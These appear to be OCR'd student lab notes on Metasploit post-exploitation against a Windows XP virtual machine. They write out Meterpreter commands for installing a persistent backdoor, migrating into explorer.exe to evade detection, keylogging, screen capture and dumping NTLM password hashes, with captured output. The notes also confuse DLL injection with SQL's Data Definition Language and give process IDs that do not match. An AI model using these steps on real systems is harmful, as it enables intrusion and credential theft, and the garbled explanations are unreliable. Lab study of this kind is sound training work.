
meterpreter>run metsvc
meterpreter>getpid
……..attacker exist in this current process id
It is of svchost : attacker is on system user host I.e attacker is hiding inside other host (vikram vetal) svchost is not stable , most stable is explorer.exe hence attacker will move there
The Service Host (svchost.exe) is a shared-service process that Windows uses to load DLL files.
meterpreter>getuid
Display….uid



```
 * Starting service
Service metsvc successfully installed.

meterpreter > getpid
Current pid: 848
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > 
```


meterpreter>ps

Check windows explorer process id



```
48   656   svchost.exe      x86   0       NT AUTHORITY\SYSTEM           C:\WINDOWS
ystem32\svchost.exe
92   1616  cmd.exe          x86   0       OMG\Administrator             C:\WINDOWS
ystem32\cmd.exe
116  656   svchost.exe      x86   0       NT AUTHORITY\NETWORK SERVICE  C:\WINDOWS
ystem32\svchost.exe
148  656   svchost.exe      x86   0       NT AUTHORITY\LOCAL SERVICE    C:\WINDOWS
ystem32\svchost.exe
252  656   spoolsv.exe      x86   0       NT AUTHORITY\SYSTEM           C:\WINDOWS
ystem32\spoolsv.exe
616  1552  explorer.exe     x86   0       OMG\Administrator             C:\WINDOWS
xplorer.EXE
920  612   logon.scr        x86   0       OMG\Administrator             C:\WINDOWS
ystem32\logon.scr
```

meterpreter> migrate ___process id of windows explorer ___



```
 1920  612    logon.scr          x86    0
\System32\logon.scr

meterpreter > migrate 1920
[*] Migrating from 848 to 1920...
[*] Migration completed successfully.
meterpreter > 
```

Testing or objective :

>meterpreter -h

Keylogger :


1st -> meterpreter>keyscan_start
meterpreter>keyscan_dump
meterpreter>keyscan_stop

1st -> At victim side -> Open notepad as user -> whatever type shall be visible on kali meterpreter

Screenshot :


2nd -> meterprter>screenshot

2nd -> At victim side -> open paint do anything



3rd -> hashdump

Windows password are stored as NTLM windows new technology hash LAN manager -> go to chrome -> crack that pwd


KALI 2019_1 - VMware Workstation
File Edit View VM Tabs Help
kal yug
WIN XP SP1
KALI 2019_1
root : ruby — Konsole
File Edit View Bookmarks Settings Help
root : ruby — Konsole
9:58 PM
To direct input to this VM, click inside or press Ctrl+G.
Type here to search
9:58 PM
7/10/2023

```
meterpreter > keyscan_start
Starting the keystroke sniffer ...
meterpreter > keyscan_dump
Dumping captured keystrokes...


meterpreter > keyscan_dump
Dumping captured keystrokes...


meterpreter > keyscan_start
Starting the keystroke sniffer ...
[-] stdapi_ui_start_keyscan: Operation failed: Incorrect function.
meterpreter > keyscan_stop
Stopping the keystroke sniffer...
meterpreter > screenshot
Screenshot saved to: /root/NXqmpsKw.jpeg
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
HelpAssistant:1000:d798fed141101014b3a0f3d67c83bce5:7a28668bc10d8fc547423b23f0b1d617::
:
omkar:1003:728b8c8e407db95020398bce1245d71e:c0ba583087359901a3aaebf46fd7078f:::
SUPPORT_388945a0:1002:aad3b435b51404eeaad3b435b51404ee:02dd09908e86bd6cb275b32ffeaf096
7:::
meterpreter > 
```

Story so Far :

Manual scanning ->
S-1 Nmap scan gave us no.of host and their status
S-2 Port enumeration : to check what all ports are open
S-3 Os detection -> it gave us info about OS
S-4 Service version /banner grabbing -> it gave us infor about server

Automatic ->
S-1 Nessus scan gave us vulnerabilities code
S-2 Vulnerability code was searched on CVE site
S-3 Exploit code from internet
S-4 Compiled at debian with gcc
S-5 We got the shell of victim

There were three drawbacks :

1) Internet code : can contain malicious content
2) When we disconnected victim shell it gets shutdown and it generated log which indicated that someone else has logged in
3) System user login : cmd system user don't allow

Metasploit:

A Metasploit penetration test begins with the information gathering phase, wherein Matsploit integrates with various reconnaissance tools like Nmap, SNMP scanning, and Windows patch enumeration, and Nessus to find the vulnerable spot in your system. Once the weakness is identified, choose an exploit and payload to penetrate the chink in the armor. If the exploit is successful, the payload gets executed at the target, and the user gets a shell to interact with the payload. One of the most popular payloads to attack Windows systems is Meterpreter – an in-memory-only interactive shell. Once on the target machine, Metasploit offers various exploitation tools for privilege escalation, packet sniffing, pass the hash, keyloggers, screen capture, plus pivoting tools. Users can also set up a persistent backdoor if the target machine gets rebooted.

Metasploit Shell Types


- Bind Shell – here, the target machine opens up a listener on the victim machine, and then the attacker connects to the listener to get a remote shell. This type of shell is risky because anyone can connect to the shell and run the command.
- Reverse Shell – here, the headset runs on the attacker, and the target system is connected to the attacker using a shell. Reverse shells can solve problems that are caused by bind shells.

Meterpreter :

Meterpreter allows hackers to access the target's system by running an invisible shell. It is used to establish a communication channel on the target machine. Meterpreter is famous among pen testers because of its power and versatility. Due to these qualities, the bad actors are attracted to them. Meterpreter contains all the basic features which are contained in the penetration testing tool. The features include profiling the network, running executables, access to the command shell, sending and receiving files. These are not the only features of meterpreter, and it can do many more things. A few of its capabilities are post forwarding, taking screenshots, privilege escalation, and keylogging. Using the in-memory DDL injection, meterpreter is deployed. Meterpreter creates no new processes, writes nothing to disk, and it resides entirely in memory. Instead, it injects itself into compromised processes from which it can migrate from one to other running processes as necessary. The forensic footprint of the attack is very less as a result.

Meterpreter working :

The hacker sends the first-stage payload to the target computer when a system is compromised. Meterpreter is connected back by this payload. Then it sends a second DLL injection, which is followed by DLL of the meterpreter server. Using the meterpreter session, client-server communication and a socket are established. It is encrypted, and this is the best part of this session. Due to this, confidentiality is provided. Hence, any network administrator may not sniff a session.



DDl:

Data Definition Language actually consists of the SQL commands that can be used to define the database schema. It simply deals with descriptions of the database schema and is used to create and modify the structure of database objects in the database. DDL is a set of SQL commands used to create, modify, and delete database structures but not data.

*We migrated our port to windows explorer to be more stable.
Why :
 Svchost is essential in the implementation of shared service processes, where a number of services can share a process in order to reduce resource consumption. Because of this it is unstable we move our service to windows explorer .

At last we exploited other payload as well keylogger , screenshot , hashdump , upload , pwd change , file delete

Keywords :
Nmap scan , shell , Nessus , MS03-026 , CVE , Metasploit , Meterpreter ,keylogger , bind , reverse bind shell , hashdump , svchost .

***********************************_**************************************